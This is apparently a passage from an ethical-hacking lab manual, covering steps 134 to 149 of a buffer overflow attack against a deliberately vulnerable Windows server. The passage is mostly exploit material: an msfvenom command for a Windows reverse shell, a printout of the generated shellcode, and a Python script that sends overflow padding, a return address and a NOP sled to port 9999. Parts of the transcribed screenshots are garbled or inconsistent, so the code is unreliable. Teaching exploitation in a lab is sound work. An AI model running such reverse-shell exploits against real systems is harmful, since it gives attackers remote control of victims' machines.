


```
Applications Places System ./.jump.py - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]-[/home/attacker/Desktop/Scripts]
#chmod +x findoff.py
[root@parrot]-[/home/attacker/Desktop/Scripts]
#./findoff.py
[root@parrot]-[/home/attacker/Desktop/Scripts]
#chmod +x overwrite.py
[root@parrot]-[/home/attacker/Desktop/Scripts]
#./overwrite.py
[root@parrot]-[/home/attacker/Desktop/Scripts]
#chmod +x badchars.py
[root@parrot]-[/home/attacker/Desktop/Scripts]
#./badchars.py
[root@parrot]-[/home/attacker/Desktop/Scripts]
#chmod +x jump.py
[root@parrot]-[/home/attacker/Desktop/Scripts]
#./jump.py
[root@parrot]-[/home/attacker/Desktop/Scripts]
#
```

134. Switch to the **Windows 11** virtual machine.

135. In the **Immunity Debugger** window, you will observe that the EIP register has been overwritten with the return address of the vulnerable module, as shown in the screenshot.

Note: You can control the EIP register if the target server has modules without proper memory protection settings.




136. Close **Immunity Debugger** and the vulnerable server process.
137. Re-launch the vulnerable server as an administrator.
138. Switch to the **Parrot Security** virtual machine.
139. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a new Terminal window
140. In the **Terminal** window, type **sudo su** and press **Enter** to run the programs as a root user.
141. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.
- Note:** The password that you type will not be visible.
142. Now, type **cd** and press **Enter** to jump to the root directory.
143. Now, type the following command and press **Enter** to generate the shellcode.

msfvenom -p windows/shell_reverse_tcp LHOST=[Local IP Address] LPORT=[Listening Port] EXITFUNC=thread -f c -a x86 -b "\x00"

Note: Here, **-p**: payload, local IP address: **10.10.1.13**, listening port: **4444.**, **-f**: filetype, **-a**: architecture, **-b**: bad character.

144. A shellcode is generated, as shown in the screenshot.
145. Select the code, right-click on it, and click **Copy** to copy the code.




```
msfvenom -p windows/shell_reverse_tcp LHOST=10.10.1.13 LPORT=4444 EXITFUNC=thread -f c -a x86 -b "" - Parrot Terminal
File Edit View Search Terminal Help
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of c file: 1500 bytes
unsigned char buf[] =
"\xdb\xdf\xbb\x93\x9b\x2a\xd9\xd9\x74\x24\xf4\x58\x2b\xc9\xb1"
"\x52\x83\xc0\x04\x31\x58\x13\x03\xcb\x88\xc8\x2c\x17\x46\x8e"
"\xcf\xe7\x97\xef\x46\x02\xa6\x2f\x3c\x47\x99\x9f\x36\x05\x16"
"\x6b\x1a\xbd\xad\x19\xb3\xb2\x06\x97\xe5\xfd\x97\x84\xd6\x9c"
"\x1b\xd7\x0a\x7e\x25\x18\x5f\x7f\x62\x45\x92\x2d\x3b\x01\x01"
"\xc1\x48\x5f\x9a\x6a\x02\x71\x9a\x8f\xd3\x70\x8b\x1e\x6f\x2b"
"\x0b\xa1\xbc\x47\x02\xb9\xa1\x62\xdc\x32\x11\x18\xdf\x92\x6b"
"\xe1\x4c\xdb\x43\x10\x8c\x1c\x63\xcb\xfb\x54\x97\x76\xfc\xa3"
"\xe5\xac\x89\x37\x4d\x26\x29\x93\x6f\xeb\xac\x50\x63\x40\xba"
"\x3e\x60\x57\x6f\x35\x9c\x1a\x6b\x4d\x3d\x7c\x7c"
"\xd4\x64\xd8\xd3\xe9\x76\x12\xe8\xfd\x5c\x27"
"\x2d\xcc\x5e\xb7\x39\x47\x0b\x9a\x56\xfa\xda\x3e"
"\xc9\x45\x9a\xd0\x34\x66\x8b\x91\xd3\x3a\x40"
"\x61\xdb\xee\xc7\x31\x73\x31\x40\xeb\xbb\x6e"
"\x70\x14\x16\x07\x1b\xef\x0c\x5b\xe4\xf0\x1f"
"\xc7\x61\x16\x75\xe7\x27\x59\x92\x5f\xb8\x24"
"\x94\xd4\x4f\xd9\x5b\x1d\x70\xb3\x9b\xf2\xae"
"\xdb\x40\x60\x35\x1b\x0e\x6f\xfb\x18\x75\xd6"
"\x55\x3e\x84\x8e\x9e\xfa\x11\xcf\x06\x13\xef"
"\xd0\x02\x47\xbf\x86\xdc\x51\x79\x71\xaf\xeb\xdb\x2e\x79\x7b"
"\xa5\x1c\xba\xfd\xaa\x48\x4c\xe1\x1b\x25\x09\x1e\x93\xa1\x9d"
"\x67\xc9\x51\x61\xb2\x49\x71\x80\x16\xa4\x1a\x1d\xf3\x05\x47"
"\x9e\x2e\x49\x7e\x1d\xda\x32\x85\x3d\xaf\x37\xc1\xf9\x5c\x4a"
"\x5a\x6c\x62\xf9\x5b\xa5";
[root@parrot]~#
```

146. Close the **Terminal** window.

147. Maximize the previously opened **Terminal** window. Type **pluma shellcode.py** and press **Enter**.

Note: Ensure that the terminal navigates to `/root/Desktop/Scripts`.

148. A **shellcode.py** file appears in the text editor window, as shown in the screenshot.



The screenshot displays a Parrot OS desktop environment. In the foreground, a terminal window titled "pluma shellcode.py - Parrot Terminal" is open, showing the execution of a Python script named "shellcode.py". The terminal output indicates that the script was executed successfully, resulting in a root shell on the target machine (10.10.1.11).

The code editor window, titled "shellcode.py (/home/attacker/Desktop/Scripts) - Pluma (as superuser)", contains the following Python code:

```
1#!/usr/bin/python2
2import sys, socket
3
4overflow = ("Paste the Copied Shellcode")
5
6shellcode = "C" * 2003 + "\xaf\x11\x50\x62" + "\x90" * 32 +
overflow
7
8try:
9    soc = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
10    soc.connect(('10.10.1.11', 9999))
11    soc.send(('TRUN ./.' + shellcode))
12    soc.close()
```

The terminal window shows the command "python2 shellcode.py" being executed, followed by a prompt "root@kali:~/Desktop/Scripts#".

149. Now, paste the shellcode copied in **Step#145** in the overflow option (**Line 4**); then, press **Ctrl+S** to save the file and close it.

```
Applications  Places  System  Mon Apr 4, 10:32
shellcode.py (/home/attacker/Desktop/Scripts) - Pluma (as superuser)
File Edit View Search Tools Documents Help
[+] Open Save Undo Cut Copy Paste Find
shellcode.py x
0 "\xc1\xe7\x9f\xe1\xa0\xa2\x3c\xa7\xa9\xa3\xa5\xa7\xa9"
7 "\x6b\x1a\xbd\xad\x19\xb3\xb2\x06\x97\xe5\xfd\x97\x84\xd6\x9c"
8 "\x1b\xd7\xa0\xe7\x25\x18\xf5\x7f\x62\x45\x92\x2d\x3b\x01\x01"
9 "\xc1\x48\x5f\x9a\xa6\x02\x71\x9a\x8f\xd3\x70\x8b\x1e\x6f\x2b"
10 "\x0b\xa1\xbc\xa7\x02\xb9\xa1\x62\xdc\x32\x11\x18\xdf\x92\x6b"
